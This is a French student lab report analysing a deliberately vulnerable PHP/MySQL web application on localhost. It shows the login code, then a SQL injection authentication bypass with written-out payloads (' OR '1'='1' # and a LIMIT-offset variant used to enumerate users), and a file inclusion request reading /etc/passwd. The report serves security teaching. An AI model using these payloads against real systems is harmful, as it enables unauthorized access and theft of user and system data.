INSA INSTITUT NATIONAL DES SCIENCES APPLIQUÉES TOULOUSE

Web Sec

Tom Lassalle | Louis Rousset

Professeur : Romain Cayre

Table des matières

1. Introduction

1.1. Contexte général

Les technologies web sont omniprésentes dans notre quotidien : services bancaires, messageries, réseaux sociaux, plateformes de jeux, etc. Initialement conçues pour afficher des pages statiques, elles ont évolué vers des systèmes dynamiques, interactifs et connectés à des bases de données et des API. Cette complexité, bien qu'offrant des fonctionnalités avancées, augmente la surface d'attaque et expose les applications à des vulnérabilités côté client et serveur.

Dans ce cadre, la sécurité web est devenue un enjeu majeur pour garantir la confidentialité, l'intégrité et la disponibilité des données.

1.2. Objectif du rapport

L'objectif de ce travail est d'analyser, le mécanisme d'authentification d'une application web basique (client en JavaScript, serveur en PHP/MySQL). Nous chercherons à comprendre son fonctionnement, identifier ses faiblesses potentielles et explorer des scénarios d'exploitation. Cette analyse permettra de mettre en évidence les risques liés à une implémentation non sécurisée et d'illustrer les bonnes pratiques à adopter.

2. Installation de l'environnement logiciel

Ce TP s'appuie sur une application web volontairement vulnérable. Pour sa réalisation, nous utiliserons une distribution Ubuntu 24.04 LTS, avec les droits administrateur (root), afin de pouvoir effectuer l'ensemble des opérations nécessaires sans restriction.

Cette configuration permettra d'installer et de configurer les composants indispensables au fonctionnement de l'application, à savoir :

- Apache2, le serveur web chargé de traiter les requêtes HTTP ;
- PHP 7.3, l'interpréteur utilisé pour exécuter le code de l'application ;
- MySQL, le système de gestion de base de données

L'objectif de cette étape d'installation est de mettre en place un environnement complet et fonctionnel afin d'analyser, d'exploiter et de comprendre les failles présentes dans l'application.

Nous téléchargeons le fichier de ressources suivant :

https://homepages.laas.fr/rcayre/teaching/websec/ressources_tp_secu_web.zip

Et procédons à l'installation du serveur :




Figure 1 : Installation et lancement du serveur

Le serveur est bien opérationnel :




Figure 2 :

3. Attaques côté serveur

Notre objectif est d'identifier un moyen de contourner le formulaire d'authentification de l'application web sans disposer d'un nom d'utilisateur ni d'un mot de passe. Pour ce faire, nous adopterons une approche dite "boîte blanche", qui nous permet d'analyser directement le code source de l'application afin de repérer d'éventuelles failles exploitables.

3.1. Analyse en boîte blanche du mécanisme d'authentification

Lorsque nous tentons d'accéder à la page suivante : http://localhost/index.php, nous sommes automatiquement redirigés vers la page de connexion : http://localhost/login.php.




Figure 3 : Page de connexion login.php

Lors de l'accès à http://localhost/index.php, nous constatons que le serveur renvoie un code HTTP 302 (Redirection), ce qui entraîne le chargement de la page http://localhost/login.php.




Figure 4 : Requêtes réseaux lors de l'accès à index.php

On peut supposer que cette redirection vers la page de connexion est due au fait que nous ne sommes pas authentifiés.

Lorsque nous tentons d'accéder à l'URL http://localhost/index.php, notre navigateur envoie une requête HTTP de type GET pour /index.php. Avant de renvoyer le contenu de index.php, le serveur PHP effectue les vérifications suivantes : une session, ou un cookie de session est valide.

Si l'utilisateur n'est pas authentifié, le serveur ne renvoie pas index.php, mais une redirection : avec la requête : GET /login.php

Cartographie sommaire des pages accessibles et inaccessibles

Pages accessibles :

1. serialize.php




Figure 5 : Page serialize.php

2. register.php




Figure 6 : Page register.php

3. password.php

Figure 7 : Page password.php

4. base64.php




Figure 8 : Page base64.php

5. profil.php




Figure 9 : Page profil.php

6. home.php




Figure 10 : Page home.php

Pages accessibles :

1. sendmessages.php




Figure 11 : Page sendmessages.php

2. getmessage.php




Figure 12 : Page getmessages.php

Depuis la page de login seul la page de register est accessible :

Figure 13 : Recherche de page dans le code de la page login

Nous allons ensuite analyser les fichiers index.php et config.php, afin de comprendre comment le mécanisme précédemment observé.

Index.php :

Le mécanisme supposé est effectivement implémenté dans le fichier index.php. On peut y observer le passage de code suivant :

```
 GNU nano 7.2                                                    index.php *
<?php
include('config.php');
if ($user == NULL) {
        header('Location:login.php');
}
?>
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta name="description" content="">
    <meta name="author" content="Dashboard">
    <title>H4ck3R's D0ma1N</title>

    <!-- Bootstrap core CSS -->
    <link href="assets/css/bootstrap.css" rel="stylesheet">
    <!--external css-->
    <link href="assets/font-awesome/css/font-awesome.css" rel="stylesheet" />
    <link rel="stylesheet" type="text/css" href="assets/css/zabuto_calendar.css">
    <link rel="stylesheet" type="text/css" href="assets/js/gritter/css/jquery.gritter.css" />
    <link rel="stylesheet" type="text/css" href="assets/lineicons/style.css">

    <!-- Custom styles for this template -->
    <link href="assets/css/style.css" rel="stylesheet">
    <link href="assets/css/style-responsive.css" rel="stylesheet">

    <script src="assets/js/chart-master/Chart.js"></script>

    <!-- HTML5 shim and Respond.js IE8 support of HTML5 elements and media queries -->
    <!--[if lt IE 9]>
      <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>
      <script src="https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js"></script>
    <![endif]-->
  </head>
```

Figure 14 : Fichier index.php

Ce code met en œuvre la logique décrite plus haut : avant d'afficher le contenu de index.php, le script vérifie si une session utilisateur valide est active (ici représentée par la variable $user).

```
include('config.php');
if ($user == NULL) {
    header('Location:login.php');
}
```

Si aucune session n'est détectée c'est-à-dire si $user est NULL le serveur envoie une réponse HTTP contenant un en-tête Location, provoquant une redirection vers la page de connexion (login.php). Cela permet que seules les personnes authentifiées peuvent accéder à la page index.php.

config.php

```
 GNU nano 7.2                                                    config.php
<?php
ini_set('display_errors', 1);
session_start();
$bdd = new PDO('mysql:host=localhost;dbname=demo;charset=utf8', 'root', 'root');

 if(!empty($_SESSION['userid'])) {
        $reponse = $bdd->query('SELECT * FROM users WHERE id='.$_SESSION['userid']);
        $user = $reponse->fetch(PDO::FETCH_OBJ);
}
else {
        $user = NULL;
}
```

Figure 15 : Fichier config.php

La condition if(!empty($_SESSION['userid'])) vérifie si un identifiant d'utilisateur (userid) existe dans la session.

Si l'utilisateur est connecté, une requête SQL est effectuée pour récupérer les informations de l'utilisateur dans la bdd où l'ID correspond à $_SESSION['userid'].

Si l'utilisateur n'est pas connecté (l'ID n'est pas trouvé dans la session), la variable $user est simplement définie sur NULL, ce qui signifie qu'aucune information utilisateur n'est récupérée.

Nous ouvrirons ensuite le fichier *login.php* et le comparerons avec le code source de la page accessible via le navigateur web. Cette comparaison nous permettra de déterminer quelles portions de code sont traitées par le serveur et lesquelles sont interprétées par le client.

Interprétées par le serveur :

Fichiers PHP : Dans le fichier *login.php*, tout le code situé entre <?*php* ...?> est du code PHP, qui est exécuté côté serveur. Ce code ne sera jamais visible dans le code source que le navigateur peut afficher. Le serveur exécute le PHP, génère du HTML dynamique, puis envoie uniquement le résultat final au client.

```php
<?php
if ($_GET && isset($_GET['login']) && isset($_GET['password'])) {
try
{
    $reponse = $bdd->query('SELECT * FROM users WHERE pseudo="'.$_GET['login'].'" AND password="'.$_GET['password'].'"');
    if ($reponse && $reponse->rowCount()>0) {
    $data = $reponse->fetch(PDO::FETCH_OBJ);
    echo "Connected as {$data->pseudo}!";
    $_SESSION['userid'] = $data->id;
    header('Location:index.php');
    }
    else {
    header('Location:login.php');
    }
}

catch (Exception $e)
{
        die('Erreur : ' . $e->getMessage());
}
}
else {
?>
```

Figure 16 : Exemple d'une partie en php

Interprétées par le client :

Fichiers HTML, CSS, JavaScript : Le navigateur ne reçoit que du HTML, du CSS et du JavaScript, qui sont le résultat de l'exécution du code PHP côté serveur. Par exemple, le

formulaire de connexion que l'utilisateur voit est généré par le serveur et envoyé au client sous forme de code HTML, accompagné de styles CSS / scripts JavaScript.




Figure 17 : Code HTML exécuté par le client

Nous pouvons ainsi identifier les informations fournies par l'utilisateur lors de sa tentative de connexion.

La portion de code HTML qui gère les entrées est la suivante :

```
<form class="form-login" action="login.php">
  <h2 class="form-login-heading">Connectez vous</h2>
  <div class="login-wrap">

      <input name="login" type="text" class="form-control" placeholder="Login" autofocus>
      <br>
      <input name="password" type="password" class="form-control" placeholder="Password">

      <input type="submit" class="btn btn-theme btn-block" value="Se connecter" />
      <hr>


      <div class="registration">
          Vous n'êtes pas encore inscrit ?<br/>
          <a class="" href="register.php">
              Créez un compte
          </a>
      </div>

  </div>


</form>
```

Figure 18 : Gestion des entrées

Les informations fournies par l'utilisateur sont insérées dans les champs de formulaire <input> portant les attributs "login" et "password".

Ce formulaire permet d'envoyer les données vers le fichier login.php, en utilisant la directive action="login.php".

La requête envoyée lors de l'appui sur le bouton "Se connecter" utilise la méthode GET. Cela peut être observé à l'aide de l'intérpreteur lors de la tentative de connexion, et cela est confirmé par le code du fichier login.php, où la condition de vérification utilise la méthode GET, comme suit :

```
if ($_GET && isset($_GET['login']) && isset($_GET['password'])) {
```

Nous pouvons ensuite identifier, dans le code PHP, la section spécifique qui est responsable du traitement des entrées utilisateur.

La portion responsable du traitement est le bloc PHP suivant :

```
<?php
if ($_GET && isset($_GET['login']) && isset($_GET['password'])) {
try
{
    $reponse = $bdd->query('SELECT * FROM users WHERE
pseudo="'.$_GET['login'].'" AND password="'.$_GET['password'].'"');
    if ($reponse && $reponse->rowCount()>0) {
        $data = $reponse->fetch(PDO::FETCH_OBJ);
        echo "Connected as {$data->pseudo}!";
        $_SESSION['userid'] = $data->id;
        header('Location:index.php');
    }
    else {
        header('Location:login.php');
    }
}
```

Ce bloc PHP permet de récupérer les entrées utilisateur à l'aide de $\$\_GET['login']$ et $\$\_GET['password']$ pour le login et le mot de passe. Puis exécute une requête SQL vers la bdd avec la ligne suivant :

```
SELECT * FROM users WHERE pseudo="'.$_GET['login'].'" AND
password="'.$_GET['password']
```

Le serveur web intéragi donc à la fois avec le client et avec la bdd avec la ligne suivante :

```
$data = $reponse->fetch(PDO::FETCH_OBJ);
```

A travers PDO qui est une interface permettant d'accéder à une base de données avec PHP.

Vulnérabilité :

Aucune vérification sur les entrées n'est effectuée. Dans notre code PHP nous avons seulement : $_GET['login'] et $_GET['password']. Ces valeurs sont donc directement insérées dans la requête SQL, sans filtrage / validation.

Cela introduit alors une potentielle vulnérabilité à une SQL Injection. En effet pour vérifier si l'utilisateur existe dans la base de données la requête SQL utilisée est la suivante :

```
SELECT * FROM users WHERE pseudo="'.$_GET['login'].'" AND password="'.$_GET['password']
```

Cela revient à insérer directement des données utilisateur dans la requête SQL.

Exploitation de la vulnérabilité :

L'attaque d'injection SQL peut se produire si un utilisateur malveillant entre des valeurs particulières dans les paramètres login et password dans l'URL, comme : login=" OR "1" = "1" # et password=

Cela permet de transformer la requête SQL en une commande valide pour le serveur de base de données, permettant à l'attaquant de contourner l'authentification. Nous avons alors :

```
SELECT * FROM users WHERE pseudo='" OR "1"="1" # AND password=''
```

Cette requête serait toujours vraie, car '1'='1' est une condition qui est toujours vraie. Cela pourrait permettre à un attaquant de se connecter sans avoir besoin d'un mot de passe valide. Ce dernier serait alors connecté avec le premier utilisateur présent dans la bdd.




Figure 19 : Connexion à la page index.php après injection sql

Nous cherchons désormais à récupérer l'ensemble des utilisateurs, ainsi que leurs noms et prénoms.

Nous pouvons pour cela utiliser la méthode suivante :

En injectant dans le champ d'identification utilisateur

" OR "1"="1" LIMIT 1,1 #

Nous avons :

OR "1" = "1" : Cette condition est toujours vraie, ce qui annule la logique initiale (ex. mot de passe correct). Cela permet de récupérer des données sans authentification.

$LIMIT$ 1,1 : Cette clause limite le résultat à 1 ligne, en commençant à la deuxième ligne (OFFSET 1). Cela peut être utilisé pour éviter de récupérer la première ligne (souvent l'admin) ou pour tester la pagination. On peut ainsi récupérer l'ensemble des utilisateurs en changeant l'offset et en itèrent jusqu'à ne plus pouvoir se connecter, cela signifiera qu'il n'existe pas d'utilisateurs correspondant dans la bdd, nous auront ainsi parcouru l'ensemble des utilisateurs.

: C'est un commentaire en SQL Tout ce qui suit est ignoré. Cela sert à neutraliser le reste de la requête.

En incrémentant on obtient alors 5 utilisateurs :

1. Bidule Truc
2. Julian Queyroux
3. Gilles Vanderstraeten
4. Min Ad
5. Romain Cayre

3.2. Analyse du mécanisme de navigation

À présent, nous allons explorer les différentes pages accessibles après connexion en tant qu'utilisateur. Pour cela, nous nous connectons avec un compte utilisateur.

Une fois authentifié, plusieurs pages supplémentaires deviennent accessibles. Voici la cartographie des pages disponibles :

1. Page d'accueil
   - http://localhost/index.php

2. Pages d'actualités
    - http://localhost/index.php?page=news.php&id=1
    - http://localhost/index.php?page=news.php&id=2
    - http://localhost/index.php?page=news.php&id=3

3. Autres pages
    - http://localhost/index.php?page=profil.php
    - http://localhost/index.php?page=base64.php
    - http://localhost/index.php?page=messages.php
    - http://localhost/index.php?page=serialize.php
    - http://localhost/index.php?page=unserialize.php

4. Déconnexion
    - http://localhost/logout.php

Toutes ces pages sont accessibles via un paramètre page dans l'URL. Cela indique que le fichier index.php est surement responsable de l'inclusion des fichiers PHP en fonction de la valeur passée dans ce paramètre.

Le mécanisme include (https://www.php.net/manual/fr/function.include.php) permet d'inclure un fichier externe dans un script. Si ce paramètre n'est pas correctement filtré ou validé. Cela peut entraîner une vulnérabilité notamment si allow_url_include est activé.

Exploitation de la vulnérabilité

Le paramètre page est vulnérablel il est donc possible d'inclure des fichiers système pour récupérer des informations sensibles. Par exemple, nous pouvons obtenir la liste des utilisateurs UNIX du serveur, avec :

http://localhost/index.php?page=/etc/passwd

Le fichier /etc/passwd contient les noms des comptes. Une fois inclus, nous pouvons voir le résultat suivant :

Figure 20 : Includ du fichier passwd

Ces informations permettent ainsi d'identifier les utilisateurs du système.

Nous essayons de réaliser la même chose avec la requête suivante :

http://localhost/index.php?page=www.google.com

Afin de voir s'il est possible d'exécuter un code distant nous obtenons le résultat suivant :

